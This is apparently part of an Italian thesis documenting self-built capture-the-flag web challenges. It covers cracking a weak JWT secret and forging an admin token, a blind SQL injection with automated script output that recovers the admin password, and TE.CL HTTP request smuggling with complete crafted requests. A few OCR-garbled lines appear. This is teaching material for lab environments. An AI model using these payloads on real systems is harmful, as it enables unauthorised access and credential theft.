


Figure 4.13: Configurazione della seconda sfida

### 4.2.3 Configurazione della vulnerabilità

Il codice PHP per la creazione dei JSON Web Token è illustrato nel listato [3](#). La chiave segreta utilizzata è una chiave molto debole, facile da scoprire se si utilizza il dizionario indicato nella schermata iniziale della sfida.

Il listato [4](#) riporta il codice per la verifica del singolo token.

### 4.2.4 Risoluzione della sfida

Nella seconda sfida l'obiettivo dell'attaccante è quello di scoprire la chiave segreta debole HS256 utilizzata dal server per generare la firma dei JSON Web Token. A questo seguirà il tentativo dell'attaccante di autenticarsi come *admin* e conoscere la flag.

Figure 4.14: Schermata iniziale

Eseguito l'accesso come *guest* la schermata che si presenterà è la seguente:

Figure 4.15: Schermata successiva al login

[illegible]

Se ad esempio si ricorresse a John The Ripper, il comando da eseguire per effettuare l'attacco sarebbe:

Avvicinando il comando, si scoprì la chiave del baio.

```
christian@christian-virtual-machine: ~/Desktop/CoseProgetto
christian@christian-virtual-machine:~/Desktop/CoseProgetto$ ./exploit_ch2.sh
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
hard!to-guess_secret (?)
1g 0:00:00:00 DONE (2023-02-24 16:35) 12.50g/s 42837p/s 42837c/s 42837C/s ..密钥
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
christian@christian-virtual-machine:~/Desktop/CoseProgetto$
```

Figure 4.18: Attacco a dizionario

Se si inserisce la chiave nel debugger, si noterà come la chiave scoperta è quella corretta, dato che, rispetto a prima, la firma non è cambiata e risulta essere adesso verificata (normalmente il debugger adegua la firma alla chiave inserita in modo automatico).

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiz3Vlc3QilCJpYXQ1OjE2NzcyNTUwNTEsImV4cCI6MTY3NzI1ODY1MX0.xBP_17uYhvIAzkm8Rk9SHkShRydA-0XomD1h2JVs4CI
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "user": "guest",
  "iat": 1677255051,
  "exp": 1677258651
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + ".",
  base64UrlEncode(payload),
  hard!to-guess_secret
)
```

☒ secret base64 encoded

Signature Verified

SHARE JWT

Figure 4.19: Chiave scoperta con successo

Ora l'attaccante potrà modificare a piacimento il token e la firma si adeguerà ai cambiamenti, mantenendo la sua legittimità. Impostando il parametro *user* ad "*admin*", si otterrà il token normalmente usato dall'utente *admin* per autenticarsi al server.




Figure 4.20: Modifica del token

Per autenticarsi come *admin* l'attaccante dovrà impostare il cookie *jwt* al valore del token modificato.




Figure 4.21: Impostazione del cookie al valore del token modificato

D'ora in avanti l'attaccante assumerà l'identità di *admin*. Di fatti effettuando una richiesta a *flag.php* si otterrà la flag.



Figure 4.22: Flag

## 4.3 Challenge 03: Blind SQL Injection

### 4.3.1 Introduzione

Una SQL Injection è un'iniezione di codice all'interno di una query SQL eseguita lato server. Normalmente il rischio di iniezione si ha quando gli input del client vengono inseriti dal server all'interno delle query in maniera poco sicura e questi ultimi non vengono sufficientemente controllati e sanitizzati. Lo scopo di questo attacco è quello di far eseguire al server una query diversa da quella predefinita, permettendo all'attaccante di accedere a dati non autorizzati o superare illecitamente determinati controlli.

Una Blind SQL Injection è una SQL Injection nel quale l'output della query modificata non è visibile direttamente all'utente attaccante. Per raggiungere lo scopo prefissato l'attaccante può osservare se la query mod-

ificata è stata eseguita con successo o meno in base al comportamento assunto in output dal server. Ogni iniezione è quindi utile per dedurre un'informazione parziale. Facendo più iniezioni e continuando ad osservare i comportamenti del server le informazioni parziali possono essere raccolte e l'informazione completa essere infine estrapolata.

Data la Top 10 OWASP, le SQL Injection ricadono nella categoria Injection.

### 4.3.2 Configurazione della sfida

Questa sfida è costituita da un web server Apache ed un MySQL database server (si veda la figura 4.23). Essi sono situati nella medesima sotto-rete virtuale, il primo in ascolto sulla porta Container 80, mappata sulla porta Host 8083, mentre il secondo in ascolto sulla porta Container 3306. L'unico host disponibile pubblicamente è il web server.




Figure 4.23: Configurazione della terza sfida

### 4.3.3 Configurazione della vulnerabilità

Il listato 5 mostra la costruzione della query impiegata nel login. Essa è una semplice stringa ottenuta concatenando una struttura predefinita con input non sanitizzati provenienti dal client. Questo è un modo scorretto di definire una query SQL dal momento che, una volta costruita la stringa, non è possibile distinguere la struttura principale dai parametri provenienti dall'utente, causando il rischio che gli input stessi alterino il significato della query. Una soluzione molto diffusa, adottata anche nelle altre challenge, è quella di utilizzare i *Prepared Statements*, in cui struttura di base (detta *template*) e parametri in ingresso vengono trattati come oggetti separati. In questo modo si evita che la struttura della query possa essere intaccata da input malevoli.

Il database della sfida è *ch3challenge* e consiste in una sola tabella denominata "*users*". L'accesso avviene tramite l'utente *ch3\_user*, il cui unico permesso è l'operatore *SELECT*. In questo modo eventuali attaccanti potranno effettuare solamente operazione di lettura all'interno del database.

Per questioni di semplicità le password di questa sfida sono state salvate nel database in chiaro, senza alcuna cifratura.

#### 4.3.4 Risoluzione della sfida

Nella terza sfida l'obiettivo dell'attaccante è quello di scoprire la password dell'utente *admin*, che rappresenta la flag.



Figure 4.24: Schermata iniziale

Nella schermata principale viene fornito un indizio, ovvero viene rivelata la struttura logica della tabella usata per memorizzare i dati degli utenti. La tabella è denominata *users* e gli attributi di cui è composta sono *Username* (chiave), *Password* e *DataRegistrazione*. L'attaccante potrebbe da subito intuire che gli unici attributi coinvolti nel login siano *Username* e *Password* e che la query SQL lato server possa venire costruita come mostrato nel listato [5](#). Nessuna procedura di sanitizzazione o impiego di *Prepared Statements*. Al fine di effettuare una prima semplice iniezione di prova si potrebbe impostare il campo *Username* al valore "*admin';--*" e il campo *Password* ad un valore casuale (dato che verrà ignorato in quanto parte di un commento). A questo input corrisponderà pertanto la query nel listato [6](#). Siccome quanto presente dopo il punto e virgola è commentato, la query appena nominata è equivalente a quella del listato [7](#). Questa restituirà una tupla con un solo attributo, *Username*, il cui valore è "*admin*", in quanto un utente con questo nome esiste.




Figure 4.25: Iniezione riuscita con successo



L'iniezione avrà successo e l'intuizione iniziale si rivelerà corretta. Se si provasse a ripetere quanto appena fatto utilizzando il nome di un utente che non esiste, come *admin123*, il server restituirà invece un messaggio d'errore. Questo perché, nonostante l'iniezione avvenga correttamente, la query malformata avrebbe contenuto un nome utente non presente nella tabella *users*.



Figure 4.26: Iniezione riuscita con errore

L'attaccante può pertanto presupporre che il login venga eseguito con successo se la query restituisce esattamente una tupla come risultato. E' immediato dedurre che la scritta "*Login non riuscito*" compare in caso di tentativo fallito, mentre la scritta "*Benvenuto admin !*" in caso di tentativo riuscito. Saranno questi i messaggi su cui l'attaccante dovrà basarsi per dedurre se la query modificata dall'iniezione non ha prodotto alcuna tupla come risultato o ne ha prodotta una.

Sia l'input contenuto nel listato [8](#). La query che ne risulta sarebbe quella riprodotta nel listato [9](#). La condizione "*Username='admin'*" sarà sempre vera perché l'utente *admin* esiste. La restituzione della tupla dipenderà esclusivamente dalla condizione posta dopo l'operatore *AND*. Questa sarà vera solo se la password dell'*admin* avrà lunghezza pari a 1. Se fosse così, il server mostrerà la schermata di benvenuto, altrimenti un messaggio d'errore. Il fatto che la lunghezza della password sia 1 o meno rappresenta un'informazione parziale, e quindi preziosa, per l'attaccante. Se questa query non dovesse avere successo, si dovrà riprovare con una lunghezza pari a 2. Se anche questo tentativo dovesse fallire si ripeterà l'operazione con nuove lunghezze, fino a quando la schermata di benvenuto non comparirà. Fino al valore 15 si avrà un messaggio di errore.

**Login**

**Trova la password dell'utente *admin***

Piccolo indizio: users(Username, Password, DataRegistrazione)

**Inserisci le credenziali**

Login non riuscito

Username:

Password:

Figure 4.27: Scoperta non riuscita della lunghezza della password

A 16 il server restituirà un messaggio di successo, da cui l'attaccante potrà trarre conferma che la password consiste di sedici caratteri.

**Login**

**Trova la password dell'utente *admin***

Piccolo indizio: users(Username, Password, DataRegistrazione)

**Inserisci le credenziali**

**Benvenuto admin !**

**Usa la password come flag**

Username:

Password:

Figure 4.28: Scoperta riuscita della lunghezza della password

Ora l'attaccante dovrà scoprire i caratteri della password uno alla volta. Un input adeguato potrebbe essere quello illustrato nel listato [10](#). La query che ne consegue è quella rappresentata nel listato [11](#). La condizione dopo l'operatore *AND* risulterà vera solo se la sotto-stringa che va dal primo carattere al primo carattere, cioè il primo carattere stesso, sarà "a". Se non fosse così bisognerà provare altri caratteri. Quando si arriverà alla lettera "v" (minuscola) si otterrà un messaggio di successo.

**Login**

**Trova la password dell'utente *admin***

Piccolo indizio: users(Username, Password, DataRegistrazione)

**Inserisci le credenziali**

**Benvenuto admin !**

Usa la password come flag

Username:

Password:

Figure 4.29: Scoperta riuscita del primo carattere della password

Si avrà così conferma che la password dell'*admin* comincia con la lettera minuscola *v*. Per scoprire il secondo carattere bisognerà inserire nel campo *Username* quanto definito nel listato [12](#). Segue la query del listato [13](#). La condizione dopo l'operatore *AND* risulterà vera se la seconda lettera sarà "*a*", ovvero la password inizia con la sotto-stringa "*va*". La seconda lettera non sarà "*a*", quindi verrà mostrata una schermata d'errore. Bisognerà effettuare ulteriori tentativi, ripetendo l'input appena proposto con altri caratteri. Il procedimento svolto per la scoperta del primo carattere andrà pertanto ripetuto per ciascuno dei quindici rimanenti. I passi da eseguire ad ogni iterazione sono:

- considerare i caratteri scoperti fino all'iterazione corrente;
- aggiungere all'ultima posizione della sotto-stringa finora scoperta un nuovo carattere da provare;
- effettuare il login con la sequenza di caratteri considerata;
- se il login va a buon fine, integrare il carattere appena tentato con la sotto-stringa utilizzata e proseguire con la successiva iterazione, al fine di individuare il prossimo carattere;
- se il login non va a buon fine, ritornare al secondo passo, tentando un altro carattere.

Risulta più pratico creare uno script che automatizzi il tutto, in cui ogni iterazione si serve di un array pre-definito di caratteri da usare (minuscole, maiuscole e numeri). Un esempio è riportato nel listato [14](#). Sia la stringa "-" che il carattere "#" vengono usati in SQL per definire commenti. Utilizzare l'uno o l'altro nel corso dell'attacco è indifferente.

Nel giro di qualche secondo la password si rivelerà.

```
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=1;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=2;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=3;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=4;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=5;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=6;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=7;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=8;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=9;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=10;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=11;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=12;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=13;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=14;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=15;#
[+]Provo: admin' AND length((SELECT Password FROM users WHERE Username = 'admin'))=16;#
[Found]La lunghezza della password è: 16
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,1)='a';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,1)='b';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,1)='c';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,1)='d';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,1)='e';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,1)='f';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,1)='g';#
```

Figure 4.30: Scoperta della lunghezza della password tramite script automatico

```
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4N';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4O';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4P';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4Q';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4R';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4S';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4T';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4U';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4V';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4W';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4X';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4Y';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,15)='vyVBM8ic3KXv4Z';#
[Found]All'iterazione 15 la password è: vyVBM8ic3KXv4Z
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,16)='vyVBM8ic3KXv4Za';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,16)='vyVBM8ic3KXv4Zb';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,16)='vyVBM8ic3KXv4Zc';#
[+]Provo: admin' AND substr((SELECT Password FROM users WHERE Username = 'admin'), 1,16)='vyVBM8ic3KXv4Zd';#
[Found]All'iterazione 16 la password è: vyVBM8ic3KXv4Zd
La password è: vyVBM8ic3KXv4Zd
```

Figure 4.31: Scoperta della password tramite script automatico

La password trovata è la flag della sfida.

## 4.4 Challenge 04: HTTP Request Smuggling (TE.CL)

### 4.4.1 Introduzione

L'HTTP Request Smuggling è un attacco che consiste nell'interferire sulle diverse modalità di elaborazione delle richieste HTTP adottate da un proxy e dal corrispettivo server di back-end. Lo scopo è quello di far processare al secondo richieste che normalmente verrebbero bloccate dal primo. Per fare ciò è necessario definire richieste malformate che riescano a nascondere al loro interno richieste invisibili al proxy, ma non al web server. Si tratta, perciò, di un vero e proprio contrabbando (*smuggling* in inglese) di richieste HTTP. Uno scenario interessante si ha quando, in presenza simultanea degli header *Transfer-Encoding* e *Content-Length*, proxy e web server differiscono sull'header utilizzato per individuare il corpo di una richiesta. *Content-Length* indica la lunghezza del corpo in byte, mentre "*Transfer-Encoding: chunked*" denota l'impiego di *chunking*. Questo è un meccanismo attraverso il quale il corpo di una richiesta viene suddiviso in tante parti (dette *chunk*) all'interno delle quali sono presenti sia dati utili che la lunghezza in byte (in formato esadecimale) di tali dati (il *chunk* di lunghezza pari a 0 rappresenta la fine del corpo).

```
4\r\n      (bytes to send)
Hello\r\n  (data)
6\r\n      (bytes to send)
World!\r\n (data)
0\r\n      (final byte - 0)
\r\n
```

Figure 4.32: HTTP Chunking

Se il primo processasse tramite *Transfer-Encoding*, mentre il secondo tramite *Content-Length*, diventerebbe possibile un attacco di tipologia TE.CL. Se invece avvenisse il contrario, ovvero il primo prediligesse *Content-Length*, mentre il secondo *Transfer-Encoding*, l'attacco possibile sarebbe di tipologia CL.TE. In questa sfida la variante considerata è la TE.CL.

```
POST / HTTP/1.1
Host: vulnerable-website.com
Content-Length: 3
Transfer-Encoding: chunked

8
SMUGGLED
0
```

Figure 4.33: Esempio di richiesta malevola

Data la richiesta sopra illustrata, se un proxy effettuasse il parsing sulla base del *Transfer-Encoding*, l'effettivo corpo sarebbe semplicemente quello riportato in figura. Risultando legittima la richiesta verrebbe così inoltrata al web server. Se quest'ultimo ne eseguisse il parsing sulla base del *Content-Length*, il corpo effettivo consisterebbe solo nella stringa "8\r\n", poiché *Content-Length* è pari a 3 (byte). Da "SMUGGLED" in poi verrebbe riconosciuta una nuova richiesta HTTP, in questo caso di metodo "SMUGGLED" (inesistente). Se "SMUGGLED" fosse un metodo valido, ma non accettato dal proxy, la richiesta verrebbe comunque elaborata, dato che ormai i controlli sono stati superati. Solitamente un server di back-end non implementa controlli di competenza del proxy, limitandosi ad elaborare le richieste che riceve.

Data la Top 10 OWASP, le vulnerabilità che permettono HTTP Request Smuggling, normalmente introdotte a livello di progettazione, ricadono nella categoria Insecure Design.

#### 4.4.2 Configurazione della sfida

Questa sfida è costituita da un reverse proxy, un web server Apache (che funge da server di back-end) ed un MySQL database server (si veda la figura [4.34](#)). L'unico host raggiungibile dall'esterno della sotto-rete 10.0.4.0/24 è il reverse proxy (10.0.4.2), rappresentato da uno script Python in continua esecuzione e in ascolto sulla porta Container 80, mappata sulla porta Host 8084. Esso si occupa semplicemente di inoltrare le

richieste ricevute al web server di back-end (10.0.4.3), in ascolto sulla porta Container 80. Infine, il database server (10.0.4.4) è in ascolto sulla porta Container 3306.




Figure 4.34: Configurazione della quarta sfida

#### 4.4.3 Configurazione della vulnerabilità

La vulnerabilità che permette HTTP Request Smuggling è presente all'interno del proxy. In particolare, la funzione vulnerabile è quella di gestione delle richieste POST, riportata nel listato [15](#). Le richieste ricevute vengono processate, ricostruite e inoltrate al web server di back-end, bloccando tutte quelle indirizzate a *profile.php* (righe 3 e 4). In presenza di entrambi gli header *Transfer-Encoding* e *Content-Length*, il primo viene preferito al secondo (righe 9 e 13). In questa casistica, inoltre, l'istruzione alla riga 20 permette di eliminare l'header *Transfer-Encoding*, così da indurre il web server ad utilizzare sempre *Content-Length*. Tale header, alla riga 25, viene poi impostato al valore già presente nella richiesta di partenza, dato che altrimenti il modulo *requests* avrebbe ricalcolato il suo valore (riga 26), compromettendo un eventuale attacco. Le istruzioni alle righe 20 e 25 non hanno uno scopo funzionale, ma sono state introdotte al solo fine di rendere il proxy vulnerabile. La vulnerabilità non è quindi realmente presente, ma viene simulata, data la difficoltà riscontrata nell'individuare un proxy e un web server configurabili ad un basso livello tale da permettere l'attacco.

Nel listato [16](#) è illustrato il codice PHP della pagina *profile.php*. Le richieste di assegnamento del privilegio sono richieste HTTP di metodo POST riferite a tale pagina. Di norma sono quindi bloccate. Nella schermata iniziale della sfida verrà riportato che l'unico capace di effettuarle è l'*admin*, in quanto, avendo accesso alla rete privata, riesce ad evadere i controlli del reverse proxy. In realtà non esiste uno script che simula l'*admin*, dato che quest'ultimo non ha alcun ruolo all'interno della sfida. Questa spiegazione è stata fornita al solo scopo di giustificare il motivo per cui il server non controlla l'identità dell'utente da cui tali richieste provengono (come si nota alla prima riga del codice).

#### 4.4.4 Risoluzione della sfida

Nella quarta sfida l'obiettivo dell'attaccante è quello di effettuare un HTTP Request Smuggling, facendo giungere al web server di back-end una richiesta HTTP normalmente bloccata dal reverse proxy, ovvero quella di

assegnamento del privilegio.

Un web server (CL) è protetto da un reverse proxy (TE), che blocca tutte richieste di assegnazione del privilegio provenienti dall'esterno della rete privata. L'unico modo per effettuare la richiesta è dall'interno della sotto-rete, a cui solo l'admin ha accesso. Il web server non effettua controlli particolari sulla richiesta, l'unico vincolo è che l'utente che la effettua sia autenticato. Alla flag può accedere solo chi è dotato del privilegio, assegnabile esclusivamente dall'admin. Trova il modo di ottenere la flag.

### Login

Username:

Password:

[Registrazione](#)

Figure 4.35: Schermata iniziale

Quello che si deduce dalla prima schermata è che il web server si occupa esclusivamente di elaborare le richieste che riceve. I controlli sono demandati al proxy. Le richieste di assegnamento del privilegio sono bloccate da quest'ultimo, poiché si assume che l'*admin* le faccia solo dall'interno della sotto-rete privata. Proprio per questa ragione il server non effettua alcun controllo su di esse, non verificando nemmeno se l'utente da cui provengono sia effettivamente l'*admin*. L'unico vincolo è rappresentato dal fatto che l'utente debba essere autenticato. Infine viene fatto notare all'inizio della prima riga come il proxy effettui il parsing delle richieste HTTP basandosi sull'header *Transfer-Encoding*, mentre il web server su *Content-Length*, permettendo all'attaccante di intuire la variante specifica dell'attacco, ovvero la TE.CL. E' facile anche dedurre che la richiesta illecita da "contrabbandare", ovvero a cui far oltrepassare il proxy, è quella di assegnamento del privilegio. Dopo la registrazione e il login si verrà reindirizzati alla pagina *profile.php*, nella quale è presente il pannello di controllo utilizzato dall'*admin* per assegnare i privilegi.

## Benvenuto!

Questo è un pannello di controllo che solo l'admin può usare.

### Pannello

Username:

☐ Accetta  
☐ Espelli

Figure 4.36: Schermata di *profile.php*

Il tasto di invio è disabilitato, ma tramite l'ispezione della pagina sarà possibile modificare il codice HTML e superare tale limite. Se un utente provasse ad utilizzare il form si otterrebbe, come previsto, un messaggio di errore.



## Error response

Error code: 403

Message: not authorized.

Error code explanation: 403 - Request forbidden -- authorization will not help.

Figure 4.37: Richiesta di privilegio bloccata dal proxy

Analizzando la richiesta ne si potrà osservare la sua struttura.




Figure 4.38: Richiesta di privilegio




Figure 4.39: Parametri della richiesta di privilegio

Si tratta di una richiesta di metodo POST indirizzata alla pagina *profile.php*, all'interno del quale vi sono due parametri, *username* e *action*. Il primo si riferisce al nome di un utente, mentre il secondo all'azione da eseguire su di esso. Conviene inoltre conoscere il proprio cookie di sessione.




Figure 4.40: Cookie di sessione

La richiesta HTTP da nascondere al proxy sarà quindi la seguente:

```
POST /profile.php HTTP/1.1
Host: challenge04.gamebox:8084
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Cookie: PHPSESSID=ll69qm5te071i1rm26fcrkoecb

username=nome_utente&action=in&
```

Figure 4.41: Richiesta illecita

Gli header *Host*, *Content-Length*, *Content-Type* e *Cookie* sono necessari. Il primo e il secondo sono obbligatori da standard, il terzo permetterà al server di leggere correttamente i parametri situati nel corpo, mentre il



quarto conterrà il cookie di sessione che autenticerà la richiesta. I parametri presenti nel corpo sono i medesimi della figura [4.39](#).

Navigando alla pagina *ip.php* l'utente visualizzerà un form da cui sarà possibile ottenere il proprio indirizzo IP.




Figure 4.42: Form di richiesta del proprio indirizzo IP



Figure 4.43: Restituzione del proprio indirizzo IP

Viene specificato che la flag verrà ricevuta solo da coloro che detengono il privilegio. Quindi, una volta ottenuto, l'attaccante dovrà ritornare su questa pagina.



Figure 4.44: Richiesta POST associata al form

La richiesta generata da tale form è di metodo POST e non contiene alcun parametro. Di fatto rappresenta l'ideale per nascondere all'interno quanto presente in figura [4.41](#).

La richiesta complessiva da inviare al proxy sarà quindi quella di seguito illustrata.

```
POST /ip.php HTTP/1.1
Host: challenge04.gamebox:8084
Transfer-Encoding: chunked
Content-Length: 4
Cookie: PHPSESSID=ll69qm5te071i1rm26fcrkoeqb

d0
POST /profile.php HTTP/1.1
Host: challenge04.gamebox:8084
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Cookie: PHPSESSID=ll69qm5te071i1rm26fcrkoeqb

username=nome_utente&action=in&0
```

